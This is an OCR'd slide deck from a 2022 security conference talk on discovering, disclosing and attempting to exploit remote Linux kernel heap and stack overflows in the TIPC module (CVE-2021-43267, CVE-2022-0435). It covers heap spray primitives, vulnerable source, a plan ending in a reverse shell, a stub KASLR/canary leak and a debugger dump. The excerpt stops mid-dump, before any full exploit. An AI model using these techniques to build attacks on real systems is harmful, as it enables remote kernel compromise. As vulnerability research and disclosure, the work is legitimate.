
E’rybody Gettin’ TIPC

Demystifying Remote Linux Kernel Exploitation

Sam Page, HITB2022SIN

$ whoami

- sam (@sam4k1)
- i do vr and xdev
- linux, security and gaming enthusiast



dw tho, i don't actually use light mode

$ ls talk/

1. shock
2. denial
3. anger
4. bargaining
5. depression
6. testing
7. acceptance

shock

aka discovery


shock
aka discovery

- at the time was looking for a cve, play it safe right?
  - look for low-hanging fruit: simple primitive, familiar module, existing poc?
- queue cve-2021-43267, a remote linux kernel heap overflow (@maxpl0it)
  - spoiler alert: none of the above, but … RCE???
- enter ~~panic~~ gameplan

shock
the gameplan

- these are inherently complex, open-ended problems
- no clear route to “winning”, sometime’s no route at all
- let’s break what can seem a daunting task into simpler steps:

1. develop understanding of exploitation primitive and attack surface
2. use this to put together plan of attack(s)
3. begin enumerating surface for primitives
4. win ???




shock
developing understanding

- unauthd, remote heap overflow of attacker controlled data
  - affected kernel vers? trigger? constraints? target caches?
- remote attack surface is still a lot of code…
  - let's start with the `net/tipc` module
  - intra-cluster comms managed via `nodes` and their `links`, used by telcos
  - interested in remote surface; TIPC messages types and handling?
  - queue far too much time trawling through docs, pcaps and src

shock


interrupt vs process context



shock
plan of attack

- we understand what we have: arb heap overflow
- we understand where we are: 5.10 - 5.15 kernel in net/tipc
- coming up with a plan of attack:
    1. remote heap feng shui primitives
    2. leveraging mem corruption to gain CFHP
    3. using CFHP to pivot from interrupt context to process context
    4. pivot into full RCE via final payload (e.g. reverse shell or smth right?)

sr
oh and mitigations



@a13xp0p0v's linux defence map

shock

enumerating primitives

- primitives? building blocks that help us progress our attack plan
- many techniques and approaches, here's mine:
  - developing deep understanding is fundamental
  - documentation and a methodical, targeted approach
  - static analysis to locate candidates
  - deeper analysis via kernel debugging

```
- heap feng shui overview:
  - kmalloc-1k:
    - `tipc_node`, `tipc_link` via node spray
  - kmalloc-512:
    - `tipc_crypto` via node spray ( need to confirm )
  - kmalloc-256:
    - `tipc_subscription` spam subs across nodes?? max 65k
    - `tipc_groups`, unsure what max is
  - kmalloc-128:
    - `tipc_member` via member spray across nodes?? untested
    - `tipc_peer` via node spray; never actually freed^1
  - kmalloc-N:
    - `tipc_mon_domain` via `STATE_MSG`; freed w/ peer or new allocation

The `tipc_mon_domain` primitive is extremely powerful as it allows us to alloc/free
from any cache on demand; with only small restrictions on the object.
```

snippet from my many, many markdown notes

shock

the shock

```
~/Documents/kernels/linux-5.15/net/tipc/
1/2    Search: #memcpy(.*,.*,.*->
monitor.c
538:        memcpy(&dom_bef, dom, dom->len);
crypto.c
651:    memcpy(aead->hint, src->hint, sizeof(src->hint));
```

pls don't @ me regex wizards

```c
#define MAX_MON_DOMAIN      64

/* struct tipc_mon_domain: domain record to be transferred between peers
 * @len: actual size of domain record
 * @gen: current generation of sender's domain
 * @ack_gen: most recent generation of self's domain acked by peer
 * @member_cnt: number of domain member nodes described in this record
 * @up_map: bit map indicating which of the members the sender considers up
 * @members: identity of the domain members
 */
struct tipc_mon_domain {
    u16 len;
    u16 gen;
    u16 ack_gen;
    u16 member_cnt;
    u64 up_map;
    u32 members[MAX_MON_DOMAIN];
};
```

the monitor msg

```c
/* tipc_mon_rcv - process monitor domain event message
 */
void tipc_mon_rcv(struct net *net, void *data, u16 dlen, u32 addr,
          struct tipc_mon_state *state, int bearer_id)
{
    struct tipc_mon_domain *arrv_dom = data;
    struct tipc_mon_domain dom_bef;
    struct tipc_mon_domain *dom;
    struct tipc_peer *peer;
    u16 new_member_cnt = mon_le16_to_cpu(arrv_dom->member_cnt);
    int new_dlen = dom_rec_len(arrv_dom, new_member_cnt);
    u16 new_gen = mon_le16_to_cpu(arrv_dom->gen);
    u16 acked_gen = mon_le16_to_cpu(arrv_dom->ack_gen);
    u16 arrv_dlen = mon_le16_to_cpu(arrv_dom->len);
    ...

    /* Sanity check received domain record */
    if (dlen < dom_rec_len(arrv_dom, 0))
        return;
    if (dlen != dom_rec_len(arrv_dom, new_member_cnt))
        return;
    if (dlen < new_dlen || arrv_dlen != new_dlen)
        return;
    ...

    /* Cache current domain record for later use */
    dom_bef.member_cnt = 0;
    dom = peer->domain;
    if (dom)
        memcpy(&dom_bef, dom, dom->len);

    /* Transform and store received domain record */
    if (!dom || (dom->len < new_dlen)) {
        kfree(dom);
        dom = kmalloc(new_dlen, GFP_ATOMIC);
        peer->domain = dom;
        if (!dom)
            goto exit;
    }
    ...
}
```

CVE-2022-0435


denial

aka verification & disclosure

denial

aka verification & disclosure

- ~~double~~ quadruple checking this is legit
- time to move onto the disclosure process… *cries in whitespace*
  - embargoed disclosure, patch submission, public disclosure



my disclosure debut off to a flying start

anger

aka trying to achieve RCE on a modern kernel

anger
aka trying to achieve RCE on a modern kernel

- let’s recall our gameplan:
    1. develop understanding of exploitation primitive and attack surface
    2. use this to put together plan of attack(s)
    3. begin enumerating surface for primitives
    4. win ???

anger
developing understanding


- our understanding on `net/tipc` still relevant
- however, exploit primitive has changed
  - diff requirements to reach RCE now
  - looking at a remote stack overflow now
  - ~1400 byte payload, 272 byte stack buffer
  - execution flow is in the interrupt context
  - kernels 4.8 through 5.16

```
#define MAX_MON_DOMAIN      64

/* struct tipc_mon_domain: domain record to be transferred between peers
 * @len: actual size of domain record
 * @gen: current generation of sender's domain
 * @ack_gen: most recent generation of self's domain acked by peer
 * @member_cnt: number of domain member nodes described in this record
 * @up_map: bit map indicating which of the members the sender considers up
 * @members: identity of the domain members
 */
struct tipc_mon_domain {
    u16 len;
    u16 gen;
    u16 ack_gen;
    u16 member_cnt;
    u64 up_map;
    u32 members[MAX_MON_DOMAIN];
};
```

anger
plan of attack

- an updated plan of attack:
    1. leverage stack overflow CFHP to more flexible arb code execution
    2. use code exec to pivot from interrupt ctx to process ctx
    3. pivot into full RCE via final payload (e.g. reverse shell or smth right?)

ar
oh and mitigations



@a13xp0p0v's linux defence map

bargaining

aka okay what if we just got rid of KASLR and canaries?

bargaining

aka okay what if we just got rid of KASLR and canaries?

- given a nice leak, what does our plan of attack really look like?
- a high level overview:
    1. pivot RIP control to shellcode exec
    2. hooking syscalls to pivot to process context
    3. using our hook to deliver a user mode payload
    4. win ???

```c
/*
 * Stub leak lib;
 * API returns KALSR & canary leak as
 * required for exploitation based on
 * capability available for vers
 */
int leak(uint64_t *kernel_base, uint64_t *canary)
{
  *kernel_base = 0xffffffff81000000;
  *canary = 0x5151515151515151;

  printf("[+] Kernel base is 0x%" PRIXPTR "\n", *kernel_base);
  printf("[+] Stack canary is 0x%" PRIXPTR "\n", *canary);

  return 0;
}
```

bargaining
getting our bearings

- the situation so far:

```
[#0] 0xffffffffc0774d4c → memcpy(size=0x400, src=0xffff88810ef04400, dst=0xffffc900000e4a58)

gef➤  x/100gx $rdi
0xffffc900000e4a58: 0x0000ae243706cf00  0xffff88811002be80
0xffffc900000e4a68: 0x0000000000000000  0xffffc900000e4adc <- members[]
0xffffc900000e4a78: 0x000000000000000b  0x0000000000000000
0xffffc900000e4a88: 0xbc5bae243706cf00  0x0000000000000000
0xffffc900000e4a98: 0x0000000000000000  0x0000000000000000
0xffffc900000e4aa8: 0x0000000000000001  0x0000000000000000
0xffffc900000e4ab8: 0x0000000080100009  0xffffffffc076c333
0xffffc900000e4ac8: 0xffffc900000e4b00  0xffffffff810735d3
0xffffc900000e4ad8: 0xbc5bae243706cf00  0xffff888116744400
